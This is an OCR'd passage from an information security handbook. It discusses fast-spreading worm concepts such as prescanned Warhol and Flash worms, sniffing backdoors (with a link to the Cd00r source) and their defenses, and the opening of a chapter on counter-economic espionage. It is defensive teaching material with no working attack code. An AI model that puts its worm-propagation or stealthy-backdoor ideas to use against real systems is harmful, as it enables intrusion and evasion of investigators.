After Code Red, several articles appeared on the Internet describing more efficient techniques for rapid worm distribution. These articles, by Nicholas C. Weaver and the team of Stuart Staniford, Gary Grim, and Roelof Jonkman, described the hypothetical Warhol and Flash worms, which theoretically could take over all vulnerable systems on the Internet in 15 minutes or even less. Warhol and Flash, which are only mathematical models and not actual worms (yet), are based on the idea of fast-forwarding through an exponential spread. Looking at a graph of infected victims over time for a conventional worm, a hockey-stick pattern appears. Things start out slowly as the initial victims succumb to the worm. Only after a critical mass of victims succumbs to the attack does the worm rapidly spread. Warhol and Flash jump past this initial slow spread by prescanning the Internet for vulnerable systems. Through automated scanning techniques from static machines, an attacker can find 100,000 or more vulnerable systems before ever releasing the worm. The attacker then loads these known vulnerable addresses into the worm. As the worm spreads, the addresses of these prescanned vulnerable systems would be split up among the segments of the worm propagating across the network. By using this initial set of vulnerable systems, an attacker could easily infect 99 percent of vulnerable systems on the Internet in less than an hour. Such a worm could conquer the Internet before most people have even heard of the problem.

Multi-Platform Worms

The vast majority of worms we have seen to date focused on a single platform, often Windows or Linux. For example, Nimda simply ripped apart as many Microsoft products as it could, exploiting Internet Explorer, the IIS Web server, Outlook, and Windows file sharing. While it certainly was challenging, Nimda's Windows-centric approach actually limited its spread. The security community implemented defenses by focusing on repairing Windows systems.

While single-platform worms can cause trouble, be on the lookout for worms that are far less discriminating from a platform perspective. New worms will contain exploits for Windows, Solaris, Linux, BSD, HP-UX, AIX, and other operating systems, all built into a single worm. Such worms are even more difficult to eradicate because security personnel and system administrators will have to apply patches in a coordinated fashion to many types of machines. The defense job will be more complex and require more time, allowing the worm to cause more damage.

Morphing and Disguised Worms

Recent worms have been relatively easy to detect. Once spotted, the computer security community has been able to quickly determine their functionalities. Once a worm has been isolated in the lab, some brilliant folks have been able to rapidly reverse-engineer each worm's operation to determine how best to defend against it.

In the very near future, we will face new worms that are far stealthier and more difficult to analyze. We will see polymorphic worms, which change their patterns every time they run and spread to a new system. Detection becomes more difficult because the worm essentially recodes itself each time it runs. Additionally, these new worms will encrypt or otherwise obscure much of their own payloads, hiding their functionalities until a later time. Reverse-engineering to determine the worm's true functions and purpose will become more difficult because investigators will have to extract the crypto keys or overcome the obfuscation mechanisms before they can really figure out what the worm can do. This time lag for the analysis will allow the worm to conquer more systems before adequate defenses are devised.

Zero-Day Exploit Worms

The vast majority of worms encountered so far are based on old, off-the-shelf exploits to attack systems. Because they have used old attacks, a patch has been readily available for administrators to fix their machines quickly after infection or to prevent infection in the first place. Using our familiar example, Code Red exploited systems using a flaw in Microsoft's IIS Web server that had been known for over a month and for which a patch had already been published.

In the near future, we are likely going to see a worm that uses brand-new exploits for which no patch exists. Because they are brand new, such attacks are sometimes referred to as *zero-day exploits*. New vulnerabilities are discovered practically every day. Oftentimes, these problems are communicated to a vendor, who releases a patch. Unfortunately, these vulnerabilities are all — too easy to discover, and it is only a matter of time before a worm writer discovers a major hole and first devises a worm that exploits it. Only after the worm has propagated across the Internet will the computer security community be capable of analyzing how it spreads so that a patch can be developed.

More Damaging Attacks

So far, worms have caused damage by consuming resources and creating nuisances. The worms we have seen to date have not really had a malicious payload. Once they take over hundreds of thousands of systems, they simply continue to spread without actually doing something nasty. Do not get me wrong; fighting Code Red and Nimda consumed much time and many resources. However, these attacks did not really do anything *beyond* simply consuming resources.

Soon, we may see worms that carry out some plan once they have spread. Such a malicious worm may be released in conjunction with a terrorist attack or other plot. Consider a worm that rapidly spreads using a zero-day exploit and then deletes the hard drives of ten million victim machines. Or, perhaps worse, a worm could spread and then transfer the financial records of millions of victims to a country's adversaries. Such scenarios are not very far-fetched, and even nastier ones could be easily devised.

Worm Defenses

All of the pieces are available for a moderately skilled attacker to create a truly devastating worm. We may soon see rapidly spreading, multi-platform, morphing worms using zero-day exploits to conduct very damaging attacks. So, what can you do to get ready? You need to establish both reactive and proactive defenses.

Incident Response Preparation

From a reactive perspective, your organization must establish a capability for determining when new vulnerabilities are discovered, as well as rapidly testing patches and moving them into production. As described above, your security team should subscribe to various security mailing lists, such as Bugtraq (available at www.securityfocus.com), to help alert you to such vulnerabilities and the release of patches. Furthermore, you must create an incident response team with the skills and resources necessary to discover and contain a worm attack.

Vigorously Patch and Harden Your Systems

From the proactive side, your organization must carefully harden your systems to prevent attacks. For each platform type, your organization should have documentation describing to system administrators how to build the machine to prevent attacks. Furthermore, you should periodically test your systems to ensure they are secure.

Block Unnecessary Outbound Connections

Once a worm takes over a system, it attempts to spread by making outgoing connections to scan for other potential victims. You should help stop worms in their tracks by severely limiting all outgoing connections on your publicly available systems (such as your Web, DNS, e-mail, and FTP servers). You should use a border router or external firewall to block all outgoing connections from such servers, unless there is a specific business need for outgoing connections. If you do need some outgoing connections, allow them only to those IP addresses that are absolutely critical. For example, your Web server needs to send responses to users requesting Web pages, of course. But does your Web server ever need to *initiate* connections to the Internet? Likely, the answer is no. So, do yourself and the rest of the Internet a favor by blocking such outgoing connections from your Internet servers.

Nonexecutable System Stack Can Help Stop Some Worms

In addition to overall system hardening, one particular step can help stop many worms. A large number of worms utilize buffer overflow exploits to compromise their victims. By sending more data than the program developer allocated space for, a buffer overflow attack allows an attacker to get code entered as user input to run on the target system. Most operating systems can be inoculated against simple stack-based buffer overflow exploits by being configured with nonexecutable system stacks. Keep in mind that nonexecutable stacks can break some programs (so test these fixes before implementing them), and they do not provide a bulletproof shield against all buffer overflow attacks. Still, preventing the execution of code from the stack will stop a huge number of both known and as-yet-undiscovered vulnerabilities in their tracks. Up to 90 percent of buffer overflows can be prevented using this technique. To create a nonexecutable stack on a Linux system, you can use the free kernel patch at www.openwall.com/linux. On a Solaris machine, you can configure the system to stop execution of code from the stack by adding the following lines to the/etc/system file:

```
set noexec_user_stack = 1
set noexec_user_stack_log = 1
```

On a Windows NT/2000 machine, you can achieve the same goal by deploying the commercial program SecureStack, available at www.securewave.com.

Sniffing Backdoors

Once attackers compromise a system, they usually install a backdoor tool to allow them to access the machine repeatedly. A backdoor is a program that lets attackers access the machine on their own terms. Normal users are required to type in a password or use a cryptographic token; attackers use a backdoor to bypass these normal security controls. Traditionally, backdoors have listened on a TCP or UDP port, silently waiting in the background for a connection from the attacker. The attacker uses a client tool to connect to these backdoor servers on the proper TCP or UDP port to issue commands.

These traditional backdoors can be discovered by looking at the listening ports on a system. From the command prompt of a UNIX or Windows NT/2000/XP machine, a user can type “netstat-na” to see which TCP and UDP ports on the local machine have programs listening on them. Of course, normal usage of a machine will cause some TCP and UDP ports to be listening, such as TCP port 80 for Web servers, TCP port 25 for mail servers, and UDP port 53 for DNS servers. Beyond these expected ports based on specific server




EXHIBIT 13.1 A promiscuous sniffing backdoor.

types, a suspicious port turned up by the `netstat` command could indicate a backdoor listener. Alternatively, a system or security administrator could remotely scan the ports of the system, using a port-scanning tool such as Nmap (available at www.insecure.org/nmap). If Nmap's output indicates an unexpected listening port, an attacker may have installed a backdoor.

Because attackers know that we are looking for their illicit backdoors listening on ports, a major trend in the attacker community is to avoid listening ports altogether for backdoors. You may ask, "How can they communicate with their backdoors if they aren't listening on a port?" To accomplish this, attackers are integrating sniffing technology into their backdoors to create sniffing backdoors. Rather than configuring a process to listen on a port, a sniffing backdoor uses a sniffer to grab traffic from the network. The sniffer then analyzes the traffic to determine which packets are supposed to go to the backdoor. Instead of listening on a port, the sniffer employs pattern matching on the network traffic to determine what to scoop up and pass to the backdoor. The backdoor then executes the commands and sends responses to the attacker. An excellent example of a sniffing backdoor is the Cd00r program written by FX. Cd00r is available at http://www. phenoelit.de/stuff/cd00r.c.

There are two general ways of running a sniffing backdoor, based on the mode used by the sniffer program to gather traffic: the so-called nonpromiscuous and promiscuous modes. A sniffer that puts an Ethernet interface in promiscuous mode gathers all data from the LAN without regard to the actual destination address of the traffic. If the traffic passes by the interface, the Ethernet card in promiscuous mode will suck in the traffic and pass it to the backdoor. Alternatively, a nonpromiscuous sniffer gathers traffic destined only for the machine on which the sniffer runs. Because these differences in sniffer types have significant implications on how attackers can use sniffing backdoors, we will explore nonpromiscuous and promiscuous backdoors separately below.

Nonpromiscuous Sniffing Backdoors

As their name implies, nonpromiscuous sniffing backdoors do not put the Ethernet interface into promiscuous mode. The sniffer sees only traffic going to and from the single machine where the sniffing backdoor is installed. When attackers use a nonpromiscuous sniffing backdoor, they do not have to worry about a system administrator detecting the interface in promiscuous mode.

In operation, the nonpromiscuous backdoor scours the traffic going to the victim machine looking for specific ports or other fields (such as a cryptographically derived value) included in the traffic. When the special traffic is detected, the backdoor wakes up and interacts with the attacker.

Promiscuous Sniffing Backdoors

By putting the Ethernet interface into promiscuous mode to gather all traffic from the LAN, promiscuous sniffing backdoors can make an investigation even more difficult. To understand why, consider the scenario shown in Exhibit 13.1. This network uses a tri-homed firewall to separate the DMZ and internal network from the Internet. Suppose an attacker takes over the Domain Name System (DNS) server on the DMZ and installs a promiscuous sniffing backdoor. Because this backdoor uses a sniffer in promiscuous mode, it can gather all

traffic from the LAN. The attacker configures the sniffing backdoor to listen in on all traffic with a destination address of the Web server (not the DNS server) to retrieve commands from the attacker to execute. In our scenario, the attacker does not install a backdoor or any other software on the Web server. Only the DNS server is compromised.

Now the attacker formulates packets with commands for the backdoor. These packets are all sent with a destination address of the Web server (*not* the DNS server). The Web server does not know what to do with these commands, so it will either discard them or send a RESET or related message to the attacker. However, the DNS server with the sniffing backdoor will see the commands on the LAN. The sniffer will gather these commands and forward them to the backdoor where they will be executed. To further obfuscate the situation, the attacker can send all responses from the backdoor using the spoofed source address of the Web server.

Given this scenario, consider the dilemma faced by the investigator. The system administrator or an intrusion detection system complains that there is suspicious traffic going to and from the Web server. The investigator conducts a detailed and thorough analysis of the Web server. After a painstaking process to verify the integrity of the applications, operating system programs, and kernel on the Web server machine, the investigator determines that this system is intact. Yet backdoor commands continue to be sent to this machine. The investigator would only discover what is really going on by analyzing other systems connected to the LAN, such as the DNS server. The investigative process is significantly slowed down by the promiscuous sniffing backdoor.

Defending against Sniffing Backdoor Attacks

It is important to note that the use of a switch on the DMZ network between the Web server and DNS server does not eliminate this dilemma. As described in Chapter 11, attackers can use active sniffers to conduct ARP cache poisoning attacks and successfully sniff a switched environment. An active sniffer such as Dsniff (available at http://www.monkey.org/~dugsong/dsniff/) married to a sniffing backdoor can implement this type of attack in a switched environment.

So if a switch does not eliminate this problem, how can you defend against this kind of attack? First, as with most backdoors, system and security administrators must know what is supposed to be running on their systems, especially processes running with root or system-level privileges. Keeping up with this information is not a trivial task, but it is especially important for all publicly available servers such as systems on a DMZ. If a security or system administrator notices a new process running with escalated privileges, the process should be investigated immediately. Tools such as lsof for UNIX (available at ftp://vic.cc.purdue.edu/pub/tools/ unix/lsof/) or Inzider for Windows NT/2000 (available at http://ntsecurity. nu/toolbox/inzider/) can help to indicate the files and ports used by any process. Keep in mind that most attackers will not name their backdoors “cd00r” or “backdoor,” but instead will use less obvious names to camouflage their activities. In my experience, attackers like to name their backdoors “SCSI” or “UPS” to prevent a curious system administrator from questioning or shutting off the attackers’ processes.

Also, while switches do not eliminate attacks with sniffers, a switched environment can help to limit an attacker’s options, especially if it is carefully configured. For your DMZs and other critical networks, you should use a switch and hard-code all ARP entries in each host on the LAN. Each system on your LAN has an ARP cache holding information about the IP and MAC addresses of other machines on the LAN. By hard-coding all ARP entries on your sensitive LANs so that they are static, you minimize the possibility of ARP cached poisoning. Additionally, implement port-level security on your switch so that only specific Ethernet MAC addresses can communicate with the switch.

Conclusions

The computer underground and information security research fields remain highly active in refining existing methods and defining completely new ways to attack and compromise computer systems. Advances in our networking infrastructures, especially wireless LANs, are not only giving attackers new avenues into our systems, but they are also often riddled with security vulnerabilities. With this dynamic environment, defending against attacks is certainly a challenge. However, these constantly evolving attacks can be frustrating and exciting at the same time, while certainly providing job security to solid information security practitioners. While we need to work diligently in securing our systems, our reward is a significant intellectual challenge and decent employment in a challenging economy.

Counter-Economic Espionage

Craig A. Schiller, CISSP

> Today's economic competition is global. The conquest of markets and technologies has replaced former territorial and colonial conquests. We are living in a state of world economic war, and this is not just a military metaphor — the companies are training the armies, and the unemployed are the casualties.
>
> **— Bernard Esambert,**
> **President of the French Pasteur Institute,**
> **at a Paris Conference on Economic Espionage**

The Attorney General of the United States defined economic espionage as "the unlawful or clandestine targeting or acquisition of sensitive financial, trade, or economic policy information; proprietary economic information; or critical technologies." Note that this definition excludes the collection of open and legally available information that makes up the majority of economic collection. This means that aggressive intelligence collection that is entirely open and legal may harm U.S. companies but is not considered espionage, economic or otherwise. The FBI has extended this definition to include the unlawful or clandestine targeting or influencing of sensitive economic policy decisions.

Intelligence consists of two broad categories — open source and espionage. Open-source intelligence collection is the name given to legal intelligence activities. Espionage is divided into the categories of economic and military/political/governmental; the distinction is the targets involved. A common term, *industrial espionage* was used (and is still used to some degree) to indicate espionage between two competitors. As global competitors began to conduct these activities with possible assistance from their governments, the competitor-versus-competitor nature of industrial espionage became less of a discriminator. As the activities expanded to include sabotage and interference with commerce and proposal competitions, the term *economic espionage* was coined for the broader scope.

While the examples and cases discussed in this chapter focus mainly on the United States, the issues are universal. The recommendations and types of information gathered can and should be translated for any country.

Brief History

The prosperity and success of this country are due in no small measure to economic espionage committed by Francis Cabot Lowell during the Industrial Revolution. Britain replaced costly, skilled hand labor with water-driven looms that were simple and reliable. The looms were so simple that they could be operated by a few unskilled women and children. The British government passed strict patent laws and prohibited the export of technology related to the making of cotton. A law was passed making it illegal to hire skilled textile workers for work abroad. Those workers who went abroad had their property confiscated. It was against the law to make and export drawings of the mills.

So Lowell memorized and stole the plans to a Cartwright loom, a water-driven weaving machine. It is believed that Lowell perfected the art of *spying by driving around*. Working from Edinburgh, he and his wife traveled daily throughout the countryside, including Lancashire and Derbyshire, the hearts of the Industrial

Revolution. Returning home, he built a scale model of the loom. His company built its first loom in Waltham. Soon, his factories were capable of producing up to 30 miles of cloth a day.[1] This marked America's entry into the Industrial Revolution.

By the early 20th century, we had become "civilized" to the point that Henry L. Stimson, our Secretary of State, said for the record that "Gentlemen do not read other gentlemen's mail" while refusing to endorse a code-breaking operation. For a short time the U.S. Government was the only government that believed this fantasy. At the beginning of World War II, the United States found itself almost completely blind to activities inside Germany and totally dependent on other countries' intelligence services for information. In 1941 the United States recognized that espionage was necessary to reduce its losses and efficiently engage Germany. To meet this need, first the COI and then the OSS were created under the leadership of General "Wild Bill" Donovan.

It would take tremendous forces to broaden this awakening to include economic espionage.

Watershed: End of Cold War, Beginning of Information Age

In the late 1990s, two events occurred that radically changed information security for many companies. The end of the Cold War — marked by the collapse of the former Soviet Union — created a pool of highly trained intelligence officers without targets. In Russia, some continued to work for the government, some began to work in the newly created private sector, and some provided their services for the criminal element. Some did all three. The world's intelligence agencies began to focus their attention on economic targets and information war, just in time for watershed event number-two — the beginning of the information age.

John Lienhard, M.D. Anderson Professor of Mechanical Engineering and History at the University of Houston, is the voice and driving force behind the "Engines of Our Ingenuity," a syndicated program for public radio. He has said that the change of our world into an information society is not like the Industrial Revolution. No; this change is more like the change from a hunter-gatherer society to an agrarian society. A change of this magnitude happened only once or twice in all of history. Those who were powerful in the previous society may have no power in the new society. In the hunter-gatherer society, the strongest man and best hunter rules. But where is he in an agrarian society? There, the best hunter holds little or no power. During the transition to an information society, those with power in the old ways will not give it up easily. Now couple the turmoil caused by this shift with the timing of the "end" of the Cold War.

The currency of the new age is information. The power struggle in the new age is the struggle to gather, use, and control information. It is at the beginning of this struggle that the Cold War ended, making available a host of highly trained information gatherers to countries and companies trying cope with the new economy. Official U.S. acknowledgment of the threat of economic espionage came in 1996 with the passage of the Economic Espionage Act.

For the information security professional, the world has fundamentally changed. Until 1990, a common practice had been to make the cost of an attack prohibitively expensive. How do you make an attack prohibitively expensive when your adversaries have the resources of governments behind them?

Most information security professionals have not been trained and are not equipped to handle professional intelligence agents with deep pockets. Today, most business managers are incapable of fathoming that such a threat exists.

Role of Information Technology in Economic Espionage

In the 1930s, the German secret police divided the world of espionage into five roles.[2] Exhibit 14.1 illustrates some of the ways that information technology today performs these five divisions of espionage functionality.

In addition to these roles, information technology may be exploited as a target, used as a tool, used for storage (for good or bad), used as protection for critical assets as a weapon, used as a transport mechanism, or used as an agent to carry out tasks when activated.

- *Target.* Information and information technology can be the target of interest. The goal of the exploitation may be to discover new information assets (breach of confidentiality), deprive one of exclusive owner-

EXHIBIT 14.1 Five Divisions of Espionage Functionality

Role	WWII Description	IT Equivalent
Collectors	Located and gathered desired information	People or IT (hardware or software) agents, designer viruses that transmit data to the Internet
Transmitters	Forwarded the data to Germany, by coded mail or shortwave radio	E-mail, browsers with convenient 128-bit encryption, FTP, applications with built-in collection and transmission capabilities (e.g., comet cursors, Real Player, Media Player, or other spyware), covert channel applications
Couriers	Worked on steamship lines and transatlantic clippers, and carried special messages to and from Germany	Visiting country delegations, partners/suppliers, temporary workers, and employees that rotate in and out of companies with CD-R/CD-RW, Zip disks, tapes, drawings, digital camera images, etc.
Drops	Innocent-seeming addresses of businesses or private individuals, usually in South American or neutral European ports; reports were sent to these addresses for forwarding to Germany	E-mail relays, e-mail anonymizers, Web anonymizers, specially designed software that spreads information to multiple sites (the reverse of distributed DoS) to avoid detection
Specialists	Expert saboteurs	Viruses, worms, DDoS, Trojan horses, chain e-mail, hoaxes, using e-mail to spread dissension, public posting of sensitive information about salaries, logic bombs, insiders sabotaging products, benchmarks, etc.

ship, acquire a form of the asset that would permit or facilitate reverse-engineering, corrupt the integrity of the asset — either to diminish the reputation of the asset or to make the asset become an agent — or to deny the availability of the asset to those who rely on it (denial of service).

- *Tool.* Information technology can be the tool to monitor and detect traces of espionage or to recover information assets. These tools include intrusion detection systems, log analysis programs, content monitoring programs, etc. For the bad guys, these tools would include probes, enumeration programs, viruses that search for PGP keys, etc.
- *Storage.* Information technology can store stolen or illegal information. IT can store sleeper agents for later activation.
- *Protection.* Information technology may have the responsibility to protect the information assets. The protection may be in the form of applications such as firewalls, intrusion detection systems, encryption tools, etc., or elements of the operating system such as file permissions, network configurations, etc.
- *Transport.* Information technology can be the means by which stolen or critical information is moved, whether burned to CDs, e-mailed, FTP'd, hidden in a legitimate http stream, or encoded in images or music files.
- *Agent.* Information technology can be used as an agent of the adversary, planted to extract significant sensitive information, to launch an attack when given the appropriate signal, or to receive or initiate a covert channel through a firewall.

Implications for Information Security

Implication 1

A major tenet of our profession has been that, because we cannot always afford to prevent information system-related losses, we should make it prohibitively expensive to compromise those systems. How does one do that when the adversary has the resources of a government behind him? Frankly, this tenet only worked on adversaries who were limited by time, money, or patience. Hackers with unlimited time on their hands — and a bevy of unpaid researchers who consider a difficult system to be a trophy waiting to be collected — turn this tenet into Swiss cheese.

This reality has placed emphasis on the onion model of information security. In the onion model you assume that all other layers will fail. You build prevention measures but you also include detection measures that will tell you that those measures have failed. You plan for the recovery of critical information, assuming that your prevention and detection measures will miss some events.

Implication 2

Information security professionals must now be able to determine if their industry or their company is a target for economic espionage. If their company/industry is a target, then the information security professionals should adjust their perceptions of their potential adversaries and their limits. One of the best-known quotes from the *Art of War* by Sun Tsu says, "Know your enemy." Become familiar with the list of countries actively engaging in economic espionage against your country or within your industry. Determine if any of your vendors, contractors, partners, suppliers, or customers come from these countries. In today's global economy, it may not be easy to determine the country of origin. Many companies move their global headquarters to the United States and keep only their main R&D offices in the country of origin. Research the company and its founders. Learn where and how they gained their expertise. Research any publicized accounts regarding economic espionage/intellectual property theft attributed to the company, the country, or other companies from the country. Pay particular attention to the methods used and the nature of the known targets. Contact the FBI or its equivalent and see if they can provide additional information. Do not forget to check your own organization's history with each company. With this information you can work with your business leaders to determine what may be a target within your company and what measures (if any) may be prudent.

> He who protects everything, protects nothing.
>
> **— Napoleon**

Applying the wisdom of Napoleon implies that, within the semipermeable external boundary, we should determine which information assets truly need protection, to what degree, and from what threats. Sun Tsu speaks to this need as well. It is not enough to only know your enemy.

> Therefore I say, "Know the enemy and know yourself; in a hundred battles you will never be in peril."
>
> When you are ignorant of the enemy but know yourself, your chances of winning or losing are equal.
>
> If ignorant both of your enemy and yourself, you are certain in every battle to be in peril.
>
> **— Sun Tzu,**
> ***The Art of War* (III.31–33)**

A company can "know itself" using a variation from the business continuity concept of a business impact assessment (BIA). The information security professional can use the information valuation data collected during the BIA and extend it to produce information protection guides for sensitive and critical information assets. The information protection guides tell users which information should be protected, from what threats, and what to do if an asset is found unprotected. They should tell the technical staff about threats to each information asset and about any required and recommended safeguards.

A side benefit gained from gathering the information valuation data is that, in order to gather the value information, the business leaders must internalize questions of how the data is valuable and the degrees of loss that would occur in various scenarios. This is the most effective security awareness that money can buy.

After the information protection guides have been prepared, you should meet with senior management again to discuss the overall posture the company wants to take regarding information security and counter-economic espionage. Note that it is significant that you wait until after the information valuation exercise is complete before addressing the security posture. If management has not accepted the need for security, the question about desired posture will yield damaging results.

Here are some potential postures that you can describe to management:

- *Prevent all.* In this posture, only a few protocols are permitted to cross your external boundary.
- *City wall.* A layered approach, prevention, detection, mitigation, and recovery strategies are all, in effect, similar to the walled city in the Middle Ages. Traffic is examined, but more is permitted in and out. Because more is permitted, detection, mitigation, and recovery strategies are needed internally because the risk of something bad getting through is greater.
- *Aggressive.* A layered approach, but embracing new technology, is given a higher priority than protecting the company. New technology is selected, and then security is asked how they will deal with it.
- *Edge racer.* Only general protections are provided. The company banks on running faster than the competition. "We'll be on the next technology before they catch up with our current release." This is a common position before any awareness has been effective.

Implication 3

Another aspect of knowing your enemy is required. As security professionals we are not taught about spycraft. It is not necessary that we become trained as spies. However, the FBI, in its annual report to congress on economic espionage, gives a summary about techniques observed in cases involving economic espionage.

Much can be learned about modern techniques in three books written about the Mossad — *Gideon's Spies* by Gordon Thomas, and *By Way of Deception,* and *The Other Side of Deception*, both by Victor Ostrovsky and Claire Hoy. These describe the Mossad as an early adopter of technology as a tool in espionage, including their use of Trojan code in software sold commercially. The books describe software known as Promis that was sold to intelligence agencies to assist in tracking terrorists; and the authors allege that the software had a Trojan that permitted the Mossad to gather information about the terrorists tracked by its customers. *By Way of Deception* describes the training process as seen by Ostrovsky.

Implication 4

Think Globally, Act Locally

The Chinese government recently announced that the United States had placed numerous bugging devices on a plane for President Jiang Zemin. During the customization by a U.S. company of the interior of the plane for its use as the Chinese equivalent of Air Force One, bugs were allegedly placed in the upholstery of the president's chair, in his bedroom, and even in the toilet.

When the United States built a new embassy in Moscow, the then-extant Soviet Union insisted it be built using Russian workers. The United States called a halt to its construction in 1985 when it discovered it was too heavily bugged for diplomatic purposes. The building remained unoccupied for a decade following the discovery.

The *1998 Annual Report to Congress on Foreign Economic Collection and Industrial Espionage* concluded with the following statement:

> ...foreign software manufacturers solicited products to cleared U.S. companies that had been embedded with spawned processes and multithreaded tasks.

This means that foreign software companies sold products with Trojans and backdoors to targeted U.S. companies.

In response to fears about the Echelon project, in 2001 the European Union announced recommendations that member nations use open-source software to ensure that Echelon software agents are not present.

Security teams would benefit by using open-source software tools if they could be staffed sufficiently to maintain and continually improve the products. Failing that, security in companies in targeted industries should consider the origins of the security products they use. If your company knows it is a target for economic espionage, it would be wise to avoid using security products from countries actively engaged in economic espionage against your country. If unable to follow this strategy, the security team should include tools in the architecture (from other countries) that could detect extraneous traffic or anomalous behavior of the other security tools.

In this strategy you should follow the effort all the way through implementation. In one company, the corporate standard for firewall was a product of one of the most active countries engaging in economic espionage. Management was unwilling to depart from the standard. Security proposed the use of an intrusion detection system (IDS) to guard against the possibility of the firewall being used to permit undetected, unfiltered, and unreported access. The IDS was approved; but when procurement received the order, they discovered that the firewall vendor sold a special, optimized version of the same product and — without informing the security team — ordered the IDS from the vendor that the team was trying to guard against.

Implication 5

The system of rating computers for levels of security protection is incapable of providing useful information regarding products that might have malicious code that is included intentionally. In fact, companies that have intentions of producing code with these Trojans are able to use the system of ratings to gain credibility without merit.

It appears that the first real discovery by one of the ratings systems caused the demise of the ratings system and a cover-up of the findings. I refer to the MISSI ratings system's discovery of a potential backdoor in Checkpoint Firewall-1 in 1997. After this discovery, the unclassified X31 report[3] for this product and all previous reports were pulled from availability. The Internet site that provided them was shut down, and requestors were told that the report had been classified. The federal government had begun pulling Checkpoint Firewall-1 from military installations and replacing it with other companies' products. While publicly denying that these actions were happening, Checkpoint began correspondence with the NSA, owners of the MISSI process, to answer the findings of that study. The NSA provided a list of findings and preferred corrective actions to resolve the issue. In Checkpoint's response[4] to the NSA, they denied that the code in question, which involved SNMP and which referenced files containing IP addresses in Israel, was a backdoor. According to the NSA, two files with IP addresses in Israel "could provide access to the firewall via SNMPv2 mechanisms." Checkpoint's reply indicated that the code was dead code from Carnegie Mellon University and that the files were QA testing data that was left in the final released configuration files.

The X31 report, which I obtained through an FOIA request, contains no mention of the incident and no indication that any censorship had occurred. This fact is particularly disturbing because a report of this nature should publish all issues and their resolutions to ensure that there is no complicity between testers and the test subjects.

However, the letter also reveals two other vulnerabilities that I regard as backdoors, although the report classes them as software errors to be corrected. The Checkpoint response to some of these "errors" is to defend aspects of them as desirable. One specific reference claims that most of Checkpoint's customers prefer maximum connectivity to maximum security, a curious claim that I have not seen in their marketing material. This referred to the lack of an ability to change the implicit rules in light of the vulnerability of stateful inspection's handling of DNS using UDP, which existed in Version 3 and earlier.

Checkpoint agreed to most of the changes requested by the NSA; however, the exception is notable in that it would have required Checkpoint to use digital signatures to sign the software and data electronically to prevent someone from altering the product in a way that would go undetected. These changes would have provided licensees of the software with the ability to know that, at least initially, the software they were running was indeed the software and data that had been tested during the security review.

It is interesting to note that Checkpoint had released an internal memo nine months prior to the letter responding to the NSA claims in which they claimed nothing had ever happened.[5]

Both the ITSEC and Common Criteria security rating systems are fatally flawed when it comes to protection against software with intentional malicious code. Security companies are able to submit the software for rating and claim the rating even when the entire system has not been submitted. For example, a company can submit the assurance processes and documentation for a targeted rating. When it achieves the rating on just that

EXHIBIT 14.2 Military Critical Technologies (MCTs)

Information systems
Sensors and lasers
Electronics
Aeronautics systems technology
Armaments and energetic materials
Marine systems
Guidance, navigation, and vehicle signature control
Space systems
Materials
Manufacturing and fabrication
Information warfare
Nuclear systems technology
Power systems
Chemical/biological systems
Weapons effects and countermeasures
Ground systems
Directed and kinetic energy systems

portion, it can advertise the rating although the full software functionality has not been tested. For marketing types, they gain the benefit of claiming the rating without the expense of full testing. Even if the rating has an asterisk, the damage is done because many that authorize the purchase of these products only look for the rating. When security reports back to management that the rating only included a portion of the software functionality, it is portrayed as sour grapes by those who negotiated the "great deal" they were going to get. The fact is that there is no commercial push to require critical software such as operating systems and security software to include exhaustive code reviews, covert channel analysis, and to only award a rating when it is fully earned.

To make matters worse, if it appears that a company is going to get a poor rating from a test facility, the vendor can stop the process and start over at a different facility, perhaps in another country, with no penalty and no carry-over.

What Are the Targets?

The U.S. government publishes a list of military critical technologies (MCTs). A summary of the list is published annually by the FBI (see Exhibit 14.2).

There is no equivalent list for nonmilitary critical technologies. However, the government has added "targeting the national information infrastructure" to the National Security Threat List (NSTL). Targeting the national information infrastructure speaks primarily to the infrastructure as an object of potential disruption, whereas the MCT list contains technologies that foreign governments may want to acquire illegally. The NSTL consists of two tables. One is a list of issues (see Exhibit 14.3); the other is a classified list of countries engaged in collection activities against the United States. This is not the same list captured in Exhibit 14.4. Exhibit 14.4 contains the names of countries engaged in economic espionage and, as such, contains the names of countries that are otherwise friendly trading partners. You will note that the entire subject of economic espionage is listed as one of the threat list issues.

According to the FBI, the collection of information by foreign agencies continues to focus on U.S. trade secrets and science and technology products, particularly dual-use technologies and technologies that provide high profitability.

Examining the cases that have been made public, you can find intellectual property theft, theft of proposal information (bid amounts, key concepts), and requiring companies to participate in joint ventures to gain access to new country markets — then either stealing the IP or awarding the contract to an internal company with an identical proposal. Recently, a case involving HP found a planted employee sabotaging key bench-

EXHIBIT 14.3 National Security Threat List Issues

Terrorism
Espionage
Proliferation
Economic espionage
Targeting the national information infrastructure
Targeting the U.S. Government
Perception management
Foreign intelligence activities

EXHIBIT 14.4 Most Active Collectors of Economic Intelligence

China
Japan
Israel
France
Korea
Taiwan
India

marking tests to HP's detriment. The message from the HP case is that economic espionage also includes efforts beyond the collection of information, such as sabotage of the production line to cause the company to miss key delivery dates, deliver faulty parts, fail key tests, etc.

You should consider yourself a target if your company works in any of the technology areas on the MCT list, is a part of the national information infrastructure, or works in a highly competitive international business.

Who Are the Players?

Countries

This section is written from the published perspective of the U.S. Government. Readers from other countries should attempt to locate a similar list from their government's perspective. It is likely that two lists will exist: a "real" list and a "diplomatically correct" edition.

For the first time since its original publication in 1998, the *Annual Report to Congress on Foreign Economic Collection and Industrial Espionage 2000* lists the most active collectors of economic intelligence. The delay in providing this list publicly is due to the nature of economic espionage. To have economic espionage you must have trade. Our biggest trading partners are our best friends in the world. Therefore, a list of those engaged in economic espionage will include countries that are otherwise friends and allies. Thus the poignancy of Bernard Esambert's quote used to open this chapter.

Companies

Stories of companies affected by economic espionage are hard to come by. Public companies fear the effect on stock prices. Invoking the economic espionage law has proven very expensive — a high risk for a favorable outcome — and even the favorable outcomes have been inadequate considering the time, money, and commitment of company resources beyond their primary business. The most visible companies are those that have been prosecuted under the Economic Espionage Act, but there have only been 20 of those, including:

- Four Pillars Company, Taiwan, stole intellectual property and trade secrets from Avery Dennison.
